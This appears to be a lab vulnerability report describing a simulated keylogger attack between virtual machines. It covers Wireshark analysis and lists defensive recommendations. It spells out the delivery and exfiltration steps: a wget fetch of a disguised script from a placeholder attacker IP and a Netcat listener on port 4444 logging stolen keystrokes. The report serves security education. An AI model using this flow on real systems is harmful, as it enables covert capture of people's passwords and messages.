🛡️ Vulnerability Test Report: Keylogger Simulation in a Controlled Lab Environment

Date: 2025-05-19

Author: Melvin Kwame Awuku

Purpose: Educational and Ethical Hacking Research Only

# 1. 📋 Objective

This test simulates a real-world keylogging attack scenario in a controlled lab environment. The goal was to understand how keystrokes can be intercepted using a Python-based keylogger and how such activities can be analyzed with tools like Wireshark. The test also demonstrates data exfiltration via socket communication and Netcat listeners.

# 2. 🖥️ Lab Environment

|  |  |
| --- | --- |
| Component | Configuration |
| Attacker Machine | Kali Linux 2023.3 (Virtual Machine) |
| Victim Machine | Windows 11 Pro (Build x64) |
| Network Type | Host-only Adapter |

# 3. ⚙️ Tools & Technologies Used

* Python 3: Core programming language
* pynput: Captures keyboard inputs on the victim system
* socket (Python stdlib): Sends data via TCP
* Netcat (nc): Listens for incoming keystrokes on attacker machine
* Wireshark: Analyzes packet data on the network
* wget: Used on the victim to retrieve the malicious script from attacker’s web server
* Python HTTP Server: Serves the keylogger to the victim

# 4. 🔗 Attack Flow Summary

1. The attacker created a Python-based keylogger using the `pynput` library.
2. The script was hosted on the attacker machine using:  
   python3 -m http.server 8080
3. The victim machine downloaded the script using `wget`:  
   wget http://<attacker\_ip>:8080/win\_update\_log.py -OutFile win\_update\_log.py
4. The attacker started a listener and saved the file to log.txt on Kali using:  
   nc -lvnp 4444 > log.txt
5. The victim executed the keylogger script:  
   python keylogger.py
6. As the victim typed, keystrokes were transmitted over TCP to the attacker’s terminal.
7. Wireshark was used on Kali to capture and analyze this traffic using the filter:  
   tcp.port == 4444

# 5. 🔍 Observed Vulnerabilities

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| ID | Vulnerability | Affected Component | Impact Level | Description |
| VULN-001 | Insecure Script Download (Cleartext) | Victim Machine (wget) | Medium | The keylogger script was downloaded via HTTP, which is unencrypted and susceptible to interception or modification. |
| VULN-002 | Remote Code Execution (RCE) via Script | Victim Machine | High | The victim executed a remote script without validation, allowing attacker-controlled code to run. |
| VULN-003 | Lack of Firewall or Intrusion Detection | Victim Network | Medium | The victim machine allowed outbound traffic to the attacker's listening port without alerts or blocking. |
| VULN-004 | Plaintext Data Exfiltration Over Network | Network (TCP Port 4444) | High | Keystrokes were sent in cleartext, making them visible to anyone with access to the network (as shown in Wireshark). |

# 6. 🎯 Evidence of Exploitation

* Wireshark PCAPs: Captured sessions showing cleartext keystrokes (e.g., typed passwords or messages).
* Netcat Output: Real-time display of the victim’s keyboard inputs in the attacker’s terminal.
* Terminal Logs: Logs from `wget` and Netcat listener validating script delivery and keystroke reception.

# 7. 🛠️ Recommendations


|  |  |
| --- | --- |
| Recommendation | Priority |
| Use HTTPS and signed scripts for all downloads | High |
| Implement Endpoint Detection & Response (EDR) | High |
| Restrict unknown outbound traffic via firewall | High |
| Educate users on risks of running unknown scripts | Medium |
| Log and alert all outgoing TCP connections to uncommon ports | Medium |

# 8. 🚨 Disclaimer

This activity was conducted strictly within a controlled lab environment for educational and ethical hacking research purposes. The techniques demonstrated are not intended for malicious use. Unauthorized deployment of keyloggers or similar surveillance tools may constitute a violation of local, national, or international laws.

# 9. 📎 Attachments

* Screenshots of terminal and Wireshark captures




Image\_1.png




Image\_2.png




Image\_3.png




Image\_4.png




Image\_5.png




Image\_6.png




Image\_7.png



Image\_8.png



Image\_9.png



Image\_10.png